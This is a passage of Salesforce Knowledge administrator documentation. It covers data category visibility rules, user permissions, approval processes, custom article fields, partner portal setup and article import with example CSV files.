A user can see an article if he or she can see at least one category per category group on the article. For example, consider an article that is classified with `California` and `Ohio` in the Geography category group and `Desktop` in the Products category group:

- If you have visibility on Ohio and Desktop (but not California), you can see the article.
- If you don't have visibility on either California or Ohio but do have visibility on Desktop, you do not see the article.
- If you have visibility on California but not Desktop, you do not see the article.

Revoked Visibility

Data category visibility can be revoked (set to **None**) for a particular category group. Users in the target role, permission set, or profile can only see articles and questions that aren't classified with a category in that category group. For example, if a user's role has revoked visibility in the Geography category group but visibility to the Products category group, he or she can only see articles that have no categories in Geography and are classified with a category in Products. Because an answers zone can only be assigned to one category group, if the Geography category group was assigned to the zone and a member's role visibility was revoked for that group, the member could only see uncategorized questions.

Examples of Category Group Visibility Settings for Articles

How Category Visibility Differs from Other Salesforce Models

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

Data category visibility can be set with roles, permission sets, or profiles. Data category visibility determines the individual data categories, categorized articles, and categorized questions that a user can see. There are three types of visibility:

- All Categories: All categories are visible
- None: No categories are visible
- Custom: Selected categories are visible

With custom data category visibility, users can only see the data categories permitted by their role, permission sets, or profile.

These settings are unique to articles and questions and differ from other Salesforce models:

Exclusive to articles and questions

Access to articles and questions are determined by category group visibility settings. Although they are standard objects, articles and questions do not have organization-wide defaults, sharing rules, manual record sharing, or object-level permissions like “Create” or “Read.”

Access

Category group visibility settings are based on the user’s role, permission set, or profile. Child roles cannot see more categories than their parent role. To change a user's visibility to categories and therefore categorized articles and questions, you must change the visibility settings for the user's role, permission set, or profile, or, if custom data category visibility is not assigned, make certain categories visible to all users.

Broad interpretation of visibility settings

To ensure that users obtain a wide range of relevant information, category group visibility is broadly interpreted. Setting a category as visible makes that category and its entire directly related family line—ancestors, immediate parent, primary children, other descendants—visible to users. For example, consider a Geography category group with continents such as Asia and Europe at the top level, various countries at the second level, and cities at the third level. If France is the only visible category selected, then you can see articles classified with Europe, France, and all French cities. In other words, you can see categories that have a direct vertical relationship to France but you cannot see articles classified at or below Asia and the other continents.

Note: Only the first-level categories in the category group are visible on the Answers tab. In the Geography example, only the continent categories appear on the Answers tab; therefore, if France is the category selected as visible in category group visibility settings, zone members can see questions classified with Europe.

Modifying Default Data Category Visibility

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view categories:	"View Data Categories"
To manage data categories:	"Manage Data Categories"
To assign default category groups:	"Manage Data Categories"

Data category visibility can be set with roles, permission sets, or profiles. Data category visibility determines the individual data categories, categorized articles, and categorized questions that a user can see. There are three types of visibility:

- All Categories: All categories are visible
- None: No categories are visible
- Custom: Selected categories are visible

With custom data category visibility, users can only see the data categories permitted by their role, permission sets, or profile.

To modify the default visibility for data categories:

1. From Setup, click **Customize** > **Data Categories** > **Default Data Category Visibility**. All active and inactive category groups are listed.
2. Pick a category group and click **Edit**.
3. Choose **All Categories** to make all the categories in the category group visible by default, **None** to make none of the categories visible by default, or **Custom** to make some of the categories visible by default.
4. If you chose Custom, move categories from the Available Categories area to the Selected Categories area as needed. Selecting a category implicitly includes its child and parent categories as well. Move categories from the Selected Categories area back to the Available Categories area to remove default visibility.

For important information about how visibility settings are applied, see About Category Group Visibility on page 2258.

Viewing Category Group Visibility on Roles

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view role details:	"View Setup and Configuration"
To edit and delete roles, permission sets, or profiles:	"Manage Users"
To view users:	"View Setup and Configuration"
To edit users:	"Manage Users"
To view categories:	"View Data Categories"

Data category visibility can be set with roles, permission sets, or profiles. Data category visibility determines the individual data categories, categorized articles, and categorized questions that a user can see. There are three types of visibility:

- All Categories: All categories are visible
- None: No categories are visible
- Custom: Selected categories are visible

With custom data category visibility, users can only see the data categories permitted by their role, permission sets, or profile.

To understand the settings and their impact, see About Category Group Visibility on page 2258.

Viewing a Role's Category Group Visibility

To view a role's category visibility setting, from Setup, click **Manage Users** > **Roles**, and select a role. To view the category visibility settings for a Customer Portal or partner portal role, from Setup, click **Manage Users** > **Users** and click the name of the role.

The Category Group Visibility Settings related list summarizes which categories users in the role can see, according to category group. The following table explains the possible values in the Visibility column of the related list:

Visibility	Description
`All Categories`	Users can see all categories in the category group. This option is only available for the topmost role in the role hierarchy. When you create a new category group, its visibility is defaulted to `All Categories`.

Visibility	Description
`None`	Users cannot see any categories in the category group.
`Custom`	Users can view a selection of categories in the category group.

In the Category Group Visibility Settings, you can:

- Click a category group to view its setting details.
- Click **Edit** next to a category group to modify its visibility settings.

Modifying Category Group Assignments in Salesforce Knowledge

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To modify category groups assignments in Salesforce Knowledge:	"Customize Application" AND "Manage Salesforce Knowledge"

Salesforce Knowledge uses data categories to classify articles. Authors can assign up to eight data categories from one category group to an article so that users searching for articles can find and filter by category. For more information, see What are Data Categories? on page 2241.

Data categories are organized by category group. After creating category groups, you can decide which groups should be used for Salesforce Knowledge articles. For example, if your organization uses both the Answers and Salesforce Knowledge, you may want one category group to be used by the answers community and two other category groups to be used for articles. Answers and articles can use the same category group.

By default, all the category groups you create are assigned to Salesforce Knowledge. To modify the assignment:

1. From Setup, click **Customize** > **Knowledge** > **Data Category Assignments**. A list of all category groups appears.
2. Click **Edit** and move any category groups that you don't want available for articles from the Selected Category Groups list to the Available Category Groups list. Later, you can choose to make a hidden category group visible.
3. Click **Save**.

You receive an email after the save process completes. Authors can now assign categories in the selected groups to articles on the Article Management tab. Note that authors can only access categories if the category group is active and the author's data category visibility settings provide access to the category.

Examples of Category Group Visibility Settings for Articles

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

Data category visibility can be set with roles, permission sets, or profiles. Data category visibility determines the individual data categories, categorized articles, and categorized questions that a user can see. There are three types of visibility:

- All Categories: All categories are visible
- None: No categories are visible
- Custom: Selected categories are visible

With custom data category visibility, users can only see the data categories permitted by their role, permission sets, or profile.

These examples are based on two sample category groups, Products and Geography:

Note: Although category group visibility settings are available with answers communities (questions) and Salesforce Knowledge (articles), the examples below apply to articles only. Answers communities support one category group and one data category per question.

Products Category Group

- All Products
  - ◊ Consumer Electronics
    - Cameras
    - Audio
    - Printers
  - ◊ Enterprise Electronics
    - Routers
    - Switches
    - PEX
  - ◊ Computers
    - Laptops
    - Desktops
    - PDAs

Geography Category Group

- All Countries
  - ◊ Americas
    - USA

  - Canada
  - Brazil

- ◊ Asia

  - China
  - Japan
  - India

- ◊ Europe

  - France
  - United Kingdom
  - Poland

Example 1: A Role Hierarchy

In this example, the Acme Electronics organization manufactures hardware and provides customer support for both consumers and enterprises. The Engineering department is organized by products. The Support department is organized geographically. Europe and the Americas are managed by corporate teams, but Asia is outsourced. Within the corporate and outsourced teams, there are subteams dedicated either to consumer or enterprise support.

The table below shows the categories visible to each role in the Acme Electronics organization, and states whether the visibility settings are inherited from the parent role or custom.

Acme Electronics Role Hierarchy	Visible Geographic Categories	Visible Product Categories
CEO	All Countries	All Products
VP of Engineering	All Countries *Inherit from CEO*	All Products *Inherit from CEO*
Consumer Engineering Team	All Countries *Inherit from VP of Engineering*	Consumer Electronics *Custom*
Enterprise Engineering Team	All Countries *Inherit from VP of Engineering*	Enterprise Electronics *Custom*
Computers Engineering Team	All Countries *Inherit from VP of Engineering*	Computers *Custom*
VP of Support	All Countries *Inherit from CEO*	All Products *Inherit from CEO*
VP of Corporate Support	Europe, America *Custom*	All Products *Inherit from VP of Support*
Director of Corporate Consumer Support	Europe, America *Inherit from VP of Corporate Support*	Consumer Electronics, Computers *Custom*

Acme Electronics Role Hierarchy	Visible Geographic Categories	Visible Product Categories
Director of Corporate Enterprise Support	Europe, America *Inherit from VP of Corporate Support*	Enterprise Electronics, Computers *Custom*
Outsourced Support	Asia *Custom*	All Products *Inherit from VP of Support*
Consumer Support Team	Asia *Inherit from Outsourced Support*	Consumer Electronics, Computers *Custom*
Enterprise Support Team	Asia *Inherit from Outsourced Support*	Enterprise Electronics, Computers *Custom*

Example 2: Article Visibility

The table below is an in-depth example of how category visibility settings restrict what users see. This example has three sample users whose category settings are noted in parentheses.

Table 3: Example: How Category Visibility Settings Restrict What Users See

Categories	When User 1's visibility isAll countries/Computers, the category is:	When User 2's visibilty isAmerica/All products, the category is:	When User 3's visibility is France/None, the category is:
All countries/Laptop	VISIBLE	VISIBLE	NOT VISIBLE
Canada/Computers	VISIBLE	VISIBLE	NOT VISIBLE
USA/All products	VISIBLE	VISIBLE	NOT VISIBLE
Europe/Switches	NOT VISIBLE	NOT VISIBLE	NOT VISIBLE
Europe/No Categories	VISIBLE	NOT VISIBLE	VISIBLE

User 1: The user must be granted visibility in each category that classifies the article, or each category that classifies the article must be visible by default. In this example, User 1 can see Europe, because Europe is the child of All Countries, but he cannot see Switches, because Switches does not belong to Computers. That's why User 1 cannot see articles classified with Europe/Switches.

User 2: When a category is made visible to a user through custom settings or is made visible by default, its child and parent categories are implicitly included; therefore, User 2 can see articles categorized with All Countries because it is the parent category of America. He can also see Articles classified with USA because it is the child of America.

User 3: If a user has no access to the whole category group, he can only see articles that are not categorized in that group. User 3 cannot see the articles categorized with All countries/Laptop because he has no visibility in the category group that includes Laptop, but he can see articles categorized with Europe/No categories.

Granting Permissions for Salesforce Knowledge Users

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create or edit users:	"Manage Users"
To create article types and article actions:	"Customize Application" AND "Manage Salesforce Knowledge"

User permissions control access to different features in Salesforce Knowledge. We recommend using permission sets or custom profiles to grant users the permissions they need. For example, you might want to create a permission set called "Article Manager" that includes the permissions needed to create, edit, publish, and assign articles.

When creating Salesforce Knowledge profiles, keep the following in mind.

- Users who will create article types, manage article actions, and modify settings from Setup, in **Customize** > **Knowledge** need the "Manage Salesforce Knowledge" permission. This permission is on by default in the System Administrator profile.
- Users who will search for and view articles from the Articles tab need the "Read" permission for the article types they need to access.
- Users who will edit draft articles, manage the publishing process, or manage the translation process need the "Manage Articles" permission and the appropriate article type permissions. "Manage Articles" is on by default in the System Administrator profile.
- Users with the "Manage Articles" permission are assigned all article actions automatically. Article actions allow users to do things like publish and archive articles or manage the translation process.
- Users who will create data categories need the "Manage Data Categories" permission. This permission is on by default in the System Administrator profile.
- Users who will import articles or import or export translations need the "Read," "Create," "Edit," and "Delete" permissions.

Refer to this table for details on permissions associated with Salesforce Knowledge functionality. The full permission names are as follows:

- Manage Salesforce Knowledge = MSK

- Manage Articles = MA
- Manage Knowledge Article Import/Export = MKAIE

	Permissions			Article Type-Specific Permissions				Other
Salesforce Knowledge Functionality	**MSK**	**MA**	**MKAIE**	**Read**	**Create**	**Edit**	**Delete**	**Article Action**

Creating and Assigning Salesforce Knowledge Users and Groups

Overview of Setting Up Salesforce Knowledge Users

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create or edit users:	“Manage Users”
To create article types and article actions:	“Customize Application” AND “Manage Salesforce Knowledge”

To give people in your company access to various features in Salesforce Knowledge, you need to create Knowledge user profiles with the appropriate user permissions, and then assign users to these profiles. In addition, you need to specify which users in your company areSalesforce Knowledge users. Optionally, you may want to create public groups for certain article actions, such as publishing, translating, or archiving.

- Granting Permissions for Salesforce Knowledge Users
- Creating and Assigning Salesforce Knowledge Users
- (Optional) Assigning Article Actions to Public Groups

Creating and Assigning Salesforce Knowledge Users and Groups

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create or edit users:	"Manage Users"
To create article types and article actions:	"Customize Application" AND "Manage Salesforce Knowledge"

Creating and Assigning Salesforce Knowledge Users

The Salesforce Knowledge feature license is indicated by the `Knowledge User` checkbox on the user detail page. If it does not appear, verify that your organization has purchased enough feature licenses.

To create or assign Salesforce Knowledge users:

1. From Setup, click **Manage Users** > **Users**.
2. Click **Edit** next to the user's name or click **New** to create a new user.
3. If you are creating a new user, complete all the required fields.
4. Select the `Knowledge User` checkbox.
5. Verify that the user has the required permissions. See Granting Permissions for Salesforce Knowledge Users.
6. Click **Save**.

Assigning Article Actions to Public Groups

The "Manage Articles" user permission provides Salesforce Knowledge users with access to all the article actions available from the Article Management tab, including publishing, translating, and archiving articles. You can control article action access by assigning public groups to article actions. Then, you add Salesforce Knowledge users who need to perform an article action to the article action's public group. For example, you might create a public group called Superusers and assign it to the Delete Translated Articles action. Only article managers who are members of Superuser can delete translated articles. See Assigning Article Actions to Public Groups for more information on limiting access to article actions by assigning them to public groups.

Customizing Salesforce Knowledge

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create article types and article actions:	"Customize Application" AND "Manage Salesforce Knowledge"
To manage synonyms:	"Manage Synonyms"
To create data categories:	"Manage Data Categories"

Depending on how you want to customize Salesforce Knowledge, such as integrating the knowledge base with cases or giving portal users access to articles, complete the following optional steps.

- Set up workflow rules or approvals processes for some or all article types to help your organization manage article creation and publication.
- Enable multiple languages if your organization will translate and publish articles in more than one language.
- If you have an existing knowledge base, import your articles into Salesforce Knowledge.
- Enable Salesforce Knowledge in the Customer Portal to make articles visible to portal users.
- Enable Salesforce Knowledge in the partner portal to make articles visible to portal users.
- Create a synonym group to allow Salesforce Knowledge users to search for articles using synonyms as keywords.
- Add the Articles related list to case page layouts. The Articles related list lets users search for articles while working on a case. You can also allow case users to:
  - ◊ Attach PDF versions of articles to case emails.
  - ◊ Create articles when closing a case.
  - ◊ View a list of suggested articles based on case information.
- To allow users to follow articles in Chatter, enable feed tracking for article types.
- If you want visitors to your public website to view Salesforce Knowledge articles, install the *Public Knowledge Base* app from the AppExchange. To install, configure, and customize your public knowledge base with this package, see the Public Knowledge Base AppExchange App Guide available on the AppExchange.

Setting Up Salesforce Knowledge

Salesforce Knowledge Workflow Rules and Approval Processes

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view workflow rules and approval processes:	“View Setup and Configuration”
To create or change workflow rules and approval processes:	“Customize Application”

Creating workflow rules and approval processes lets your organization automate many of the tasks involved with managing its knowledge base. When implementing Salesforce Knowledge, you can create workflow rules and approval processes for some or all of the article types used by your organization.

Workflow rules let you create email alerts, update fields, or send outbound API messages when an article meets certain criteria. For example, you could create a workflow rule that sends an email alert to the article type owner when a new article is created from a case. Note that tasks are not supported by article type workflow.

Approval processes automate the approval of articles. When implemented with Salesforce Knowledge, approval processes give you additional control over the content of your articles and the process used to approve them. For example, you can create a process that requires legal and management teams to approve articles containing sensitive information.

Note: Tasks aren't available for article type workflow rules.

Tips for Creating Approval Processes

Keep the following in mind when creating approval processes for article types.

- Before you create an approval process, determine which approval process wizard to use.
- Adding an approval process to an article type lets your organization ensure that the required reviewers approve the article before it's published. When an approval process is enabled for an article's article type, the Approval History related list displays on the article details page.
- When creating an approval process, change the final approval action to “Unlock the record for editing” to allow users to publish the article.
- Articles aren't published automatically at the end of an approval process. Users must click **Publish...** to make the article available in the publishing channel(s).
- When an approval process is associated with an article type, users with the “Manage Articles” permission might see both the **Publish...** and the **Submit for Approval** buttons on an article's detail page. (Which buttons they see is determined by both permissions and article actions). These users can publish an article without submitting it for approval. To prevent this from affecting many users, assign the “Publish Articles” article action to a limited group of users instead of giving it to all users with the “Manage Articles” permission. For more information, see Assigning Article Actions to Public Groups on page 2238. You'll still want to make sure that the users with direct publishing capability know which articles need approval before publication.
- Article approvers require the “Manage Articles” permission and at least the “Read” permission on the article type associated with articles they review. These permissions let them access the article in a draft state. Without these permissions, approvers can reassign but not approve articles.

- Workflow rules and approval processes apply to the "Draft to Publication" portion of the article publishing cycle. Workflow rules aren't available for archiving. Approval processes aren't available for translation or archiving.

  Note: When an article is published from the edit page, the article is first saved and then published. Workflow rules apply to the saved draft article but not the published article.

Setting Up Salesforce Knowledge

Defining Validation Status Picklist Values

This page enables you to add or edit article validation statuses for article types.

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create or change validation status picklist values:	"Customize Application" AND "Manage Salesforce Knowledge"

When the `Validation Status` field is enabled on the Knowledge Settings page, you can create picklist values that show the state of the article in the article publication lifecycle. For example, values in the article lifecycle could be `Validated`, `Not Validated`, or `Needs Review`.

Note: Validation status picklist values aren't retained when you export articles for translation. Articles with picklist values can be imported, however, and their values are retained as long as the values exist in your organzation.

1. From Setup, click **Customize** > **Knowledge** > **Validation Statuses**.
2. On the picklist edit page, click **New** to add new values to the validation status field. You can also edit, delete, reorder, and replace picklist values.

   When you replace a picklist value, the system replaces it in all versions of the article, including any archived versions.
3. Add one or more picklist values (one per line) in the text area.
4. To set the value as the default for the picklist, be sure to select the `Default` checkbox.
5. Click **Save**.

Managing Articles and Translations

Creating an Article Queue

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create or change queues:	"Customize Application" AND "Manage Public List Views"
To create or change queues created by other users:	"Customize Application" AND "Manage Public List Views" AND "Manage Users"

If your organization wants to use queues in approval processes or send articles for translation outside of Salesforce, you need to create one or more queues. When authors or reviewers submit an article for review or translation, they select the appropriate queue. For reviews, you can create queues made up of reviewers with different areas of expertise. For translation queues, you can create one queue for each language or combine languages within queues.

To create an article or translation approval queue, add Knowledge Article Version as the object available to the queue.

See Also:

Exporting Articles for Translation

Custom Field Types on Articles

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create or change custom fields:	"Customize Application"
To modify article-types:	"Manage Salesforce Knowledge"

The first step in creating a custom field for articles is choosing the field type. This table describes all available custom field types.

Field Type	Description
Date	Allows users to enter a date or pick a date from a popup calendar. In reports, you can limit the data by specific dates using any custom date field. You can make this field required so a user must enter a value before saving an article.
Date/Time	Allows users to enter a date or pick a date from a popup calendar, and enter a time of day. They can also add the current date and time by clicking the date and time link next to the field. The time of day includes AM or PM notation. In reports, you can limit the data by specific dates and times using any custom date field. You can make this field required so a user must enter a value before saving an article.
File	Allows users to upload and attach a file to an article. Note the following caveats about File fields: • The maximum attachment size is 5 MB. • You can add up to 5 File fields to each article type; contact Salesforce to increase these limits. • If the `Disallow HTML documents and attachments` security setting is enabled, File fields do not support HTML files. • Text content in a File field attachment is searchable. You can search up to 25 MB of attached files on an article. For example, if an article has six 5 MB file attachments, the first 4.16 MB of each file is searchable. • You cannot attach Salesforce CRM Content files using the File field. • The File field type is not supported in Developer edition. • The filename cannot exceed 40 characters. • You cannot convert a File field type into any other data type.
Picklist	Allows users to select a value from a list you define.
Picklist (Multi-select)	Allows users to select more than one picklist value from a list you define. These fields display each value separated by a semicolon.
Text	Allows users to enter any combination of letters, numbers, or symbols. You can set a maximum length, up to 255 characters. You can make this field required so a user must enter a value before saving an article.
Text Area	Allows users to enter up to 255 characters that display on separate lines similar to a `Description` field. You can make this field required so a user must enter a value before saving an article.

<table>
<tr><th>Field Type</th><th>Description</th></tr>
<tr><td>Text Area (Long)</td><td>Allows users to enter up to 32,768 characters that display on separate lines similar to a <code>Description</code> field. You can set the length of this field type to a lower limit, if desired. Any length from 256 to 32,768 characters is allowed. Note that every time you press <code>Enter</code> within a long text area field, a linebreak and a return character are added to the text. These two characters count toward the 32,768 character limit. You can make this field required so a user must enter a value before saving an article.</td></tr>
<tr><td>Text Area (Rich)</td><td>Allows users to enter up to 32,768 characters of HTML-supported text.

To create a smart link in a Salesforce Knowledge article to another Salesforce Knowledge article:.
1. Highlight the content where you'd like to place the link.
2. Select Protocol <other>.
3. Enter the article URL as: <code>/articles/[language]/[articleType]/[URLName]</code>.

For example, an English article in a multiple language knowledge base, of article type FAQ, with a URL Name of About-Passwords the article URL, is <code>/articles/en_US/FAQ/About-Passwords</code>. Add language only if your Salesforce Knowledge base supports multiple languages.

Important: Smart links are based on the channels they are in. Therefore, you can't add a URL to an article in another channel.

When the URL Name of the linked article is changed, Salesforce Knowledge automatically updates the article's URL based on the channel, adds the site prefix for a public knowledge base, and adds the community name for the community portal.

Note:
• You can have up to 100 links to different Salesforce Knowledge articles in one rich text field.</td></tr>
</table>

Field Type	Description
	• When you convert a text area (rich) field to a text area (long) field, links are displayed as link reference numbers, not URLs.

Adding Custom Fields to Article Types

Enabling Salesforce Knowledge in the Partner Portal

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To set up and update the partner portal:	“Customize Application”
To create and edit profiles or manage portal users:	“Manage Users”
To view Salesforce Knowledge articles:	“Read” permission on article type(s) available on the partner portal

You can use the partner portal to provide your partners with access to Salesforce Knowledge articles. Portal users can view and rate articles but cannot create or edit articles.

After you have set up Salesforce Knowledge in your organization and enabled your partner portal, complete the following steps to enable Salesforce Knowledge in your portals.

1. Update your cloned Partner User profiles:
   a. Include the “Read” user permission on article types you want to share with partners.
   b. Verify that the tab visibility for the Articles tab is Default On.
2. At the bottom of the partner portal detail page, click **Edit Profiles** and activate the new profile.
3. Add the Articles tab to each partner portal.
4. Assign the cloned profiles to your partner portal users:
   a. To create a new partner portal user, click **Manage External User** and choose **Enable Partner User** on the contact detail page. To update an existing user, click **Manage External User** and choose **View Partner User** on the contact detail page.
   b. For a new user, select the cloned profile from the **Profile** drop-down menu. For an existing user, click **Edit** and then select the profile.
   c. Click **Save**.

5. If you want your partner portal users to have different category group visibility settings than the account owner, change the visibility settings for the partner portal user.

   By default, partner portal users inherit which categories they can access from the account owner. For example, if the account owner has a role of CEO and the CEO role has full access to all the data categories in the category group assigned to Salesforce Knowledge, then partner portal users can also access all categories in the knowledge base. In some cases, you may want to limit which categories a partner portal user can access.
6. Notify users who create articles that they must select **Partner** as a channel option when creating or modifying an article. If the Partner channel is not selected, the article will not appear in the portal.
7. To allow users to search for articles from the Home tab, add the Article Search component to the home page layout. Ensure that you assign the layout to the partner user profiles.

Importing Articles

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To import articles:	"Manage Salesforce Knowledge" AND "Manage Articles" AND "Manage Knowledge Article Import/Export" AND "Read," "Create," "Edit," and "Delete" on the article type
To view articles:	"Read" on the article type
To create articles:	"Manage Articles" AND "Read" and "Create" on the article type

You can import your existing articles and their translations into Salesforce Knowledge. This importer is for articles and translations you currently have outside Salesforce Knowledge.

Note: If you are looking for instructions on importing translated articles that you've sent to a localization vendor, see Importing Article Translations on page 2234.

After setting up Salesforce Knowledge, complete the tasks below to import articles:

1. Preparing Articles for Import to Salesforce Knowledge
2. Creating a .csv File for Article Import
3. Specifying Parameters for Article Import
4. Creating a .zip File for Article Import
5. Viewing Salesforce Knowledge Import and Export Status

Setting Up Salesforce Knowledge

Preparing Articles for Import to Salesforce Knowledge

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To import articles:	"Manage Salesforce Knowledge" AND "Manage Articles" AND "Manage Knowledge Article Import/Export" AND "Read," "Create," "Edit," and "Delete" on the article type
To view articles:	"Read" on the article type
To create articles:	"Manage Articles" AND "Read" and "Create" on the article type

Important: You must import articles one article type at a time.

To prepare articles for importing:

1. Sort your existing articles by information type. For example: FAQ, product information, or offer.
2. Ensure that each information type has a corresponding Salesforce Knowledge article type that matches its structure and content. For example, if you are importing FAQs, ensure that Salesforce Knowledge has an FAQ article type with enough question and answer fields to accommodate the largest FAQ article.

Note: The article importer does not support sub-fields. If you have fields within fields, you'll need to adjust your structure and content before importing into Salesforce Knowledge.

3. Verify that the article's field-level security settings allow you to edit the fields.

If your articles contain .html files, use an article type that contains a rich text area field and ensure that the HTML is compliant with the tags and attributes supported in the rich text area field.

Tip: Test your import using a small set of articles.

Importing Articles
Creating a .csv File for Article Import

Creating a .csv File for Article Import

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To import articles:	"Manage Salesforce Knowledge" AND "Manage Articles" AND "Manage Knowledge Article Import/Export" AND "Read," "Create," "Edit," and "Delete" on the article type
To view articles:	"Read" on the article type
To create articles:	"Manage Articles" AND "Read" and "Create" on the article type

Each .csv file imports articles into one article type and maps the imported articles' content with the article type's fields. For example, a .csv file might map articles' titles with the standard field `Title` in an article type, meaning that each article's title is imported into the `Title` field.

1. Create one .csv file per article type.

- .csv files can't have more than 10,000 rows, including the header row. Therefore, you can have a maximum of 9,999 articles and translations.
- .csv file rows can't exceed 400,000 characters.
- .csv file cells can't exceed 32 KB.
- Each article in the .csv file can't have more than 49 translations.

2. In the first row, specify the article type's fields and metadata (such as language data categories or channels). Enter one item in each column. You can use the following fields and metadata to import content:
   - `isMasterLanguage`—identify the article as a master (1) or translation (0). Required to import articles with translations, however, it can't be in a .csv file to import articles without translations. Translations must follow their master articles so that they are associated with the master article preceding it.
   - `Title`—the article or translation's title. Required for all imports.
   - Standard or custom fields—refer to an article type's standard fields using field names and refer to custom fields using API names. Leaving a row cell empty may cause your articles to be skipped if the related article-type field is mandatory.
   - Rich text area field—use the rich text area custom fields to import .html files or images. Refer to an article type's rich text area field using its API name.
   - File field—use the file custom fields to import any file type (.doc, .pdf, .txt, etc.). Refer to an article type's file field using its API name.
   - To categorize the imported articles, use category groups; refer to a category group using its unique name prefixed with `datacategorygroup.` For example, use `datacategorygroup.Products` to specify the category group Products.
   - To specify where the imported articles are available, use the keyword `Channels`.
   - Language—specify the articles' language. Required to import articles with translations. Optional to import articles without translations. If you don't include this column, the articles will automatically belong to the default knowledge base language and you can't import translations along with the master articles.
3. In subsequent rows, specify the articles you want to import. Use one row per article and enter the appropriate information in each article type field column or metadata column.
   - Standard or custom fields—enter the articles' data for each field, except for rich text area fields where you must enter the relative path to the corresponding .html file in your .zip file.

     Note: The article importer does not support sub-fields. If you have fields within fields, you'll need to adjust your structure and content before importing into Salesforce Knowledge.

   - Rich text area field—always enter the .html file path relative to the location of the .csv file. Never enter raw text. If the specified path doesn't exist, the related article isn't imported. Note the following information about importing HTML and images:
     - ◊ We recommend that you create separate folders for the .html files (for example, `/data`) and the images (for example, `data/images`).
     - ◊ To import images, include the images in an .html file using the `<img>` tag and `src` attribute. Ensure that the `src` value is a relative path from the .html file to the image folder.
     - ◊ Images must be `.png`, `.gif`, or `.jpeg` files.
     - ◊ Each image file can't exceed 1 MB.
     - ◊ .html files can't exceed the maximum size for their field.
     - ◊ If a date doesn't match the date format specified in the property file, the related article isn't imported.
     - ◊ If an .html file references a file that isn't allowed, the related article isn't imported.

    - If an .html file references an image that's missing, the related article is imported without the image.

- File field—enter the path relative to the file's location. If the specified path doesn't exist, the related article isn't imported. Note the following information about importing files:
    - We recommend that you create a folder for your files (for example, `/files`).
    - Each file must not exceed 5 MB.

- Category groups—use category unique names to categorize articles. Use the plus symbol (+) to specify more than one category. For example, `Laptop+Desktop`. Note the following information about data category groups:
    - Leaving the cell row empty causes your article to be set to No Categories.
    - If you specify a category and its parent (for example, Europe+France) the import process skips the child category France and keeps the parent category Europe, because application of a parent category implicitly includes the category's children.
    - When importing articles with translations and associated data categories, only the master article retains the data categories. The article translations have no associated data category upon import.

- Channels—specify articles' channels using the keywords:
    - `application` for Internal App. If you don't specify a channel, `application` is the default.
    - `sites` for Public Knowledge Base.
    - `csp` for Customer.
    - `prm` for Partner.

  Use the plus (+) symbol to specify more than one channel (for example, `application+sites+csp` to make an article available in all channels).

  Note: When importing articles with translations and associated channels, only the master article retains the channels. The article translations have no associated channels upon import.

The following example .csv files import articles in a Product Offer article type. The first example is for imports of articles without translations. The second is for imports with translations. The .csv files contain titles, summaries, and descriptions. They also classify the articles in the category group Products and make them available for specific channels. The `description__c` field is a rich text area and only supports paths to .html files. The `summary__c` field is a text field and only supports raw text. The “Best Desktop Computer Deals” article has no summary; the cell is left blank because the `summary__c` field is not mandatory.

Title	summary__c	description__c	datacategorygroup .Products	Channels
Free Digital Camera Offer	Get the new Digital Camera.	data/freecam.html	Consumer_ Electronics	application+csp
Best Desktop Computer Deals		data/bestdeals.html	Desktop	application+csp
Free Shipping on Laptop and Desktops		data/freeship.html	Laptop+Desktops	application+csp

Example `articlesimport.csv` file:

```
Title,summary__c,description__c,datacategorygroup.Products,Channels
Free Digital Camera Offer, Get the new Digital
Camera.,data/freecam.html,Consumer_Electronics,application+csp
Best Desktop Computer Deals,,data/bestdeals.html,Desktop,application+csp
Free Shipping on Laptop and Desktops,,data/freeship.html,Laptop+Desktops,application+csp
```

isMaster Language	Title	summary__c	description__c	datacategorygroup .Products	Channels	Language
1	Free Digital Camera Offer	Get the new Digital Camera.	data/freecam.html	Consumer_ Electronics	application +csp	en_US
0	Libérer l'Offre d'Appareil photo digital	Obtenir le nouvel Appareil photo digital.	data/freecam/fr.html			fr
0	Liberte Oferta Digital de Cámara	Consiga la nueva Cámara Digital.	data/freecam/es.html			es
1	Best Desktop Computer Deals		data/bestdeals.html	Desktops	application +csp	en_US
0	Meilleures Affaires d'ordinateurs de bureau		data/bestdeals/fr.html			fr
0	Mejores Tratos de ordenadores		data/bestdeals/es.html			es
1	Free Shipping on Laptops and Desktops		data/freeship.html	Laptops+ Desktops	application +csp	en_US
0	Libérer Affranchissement sur Portables et Ordinateurs		data/freeship/fr.html			fr
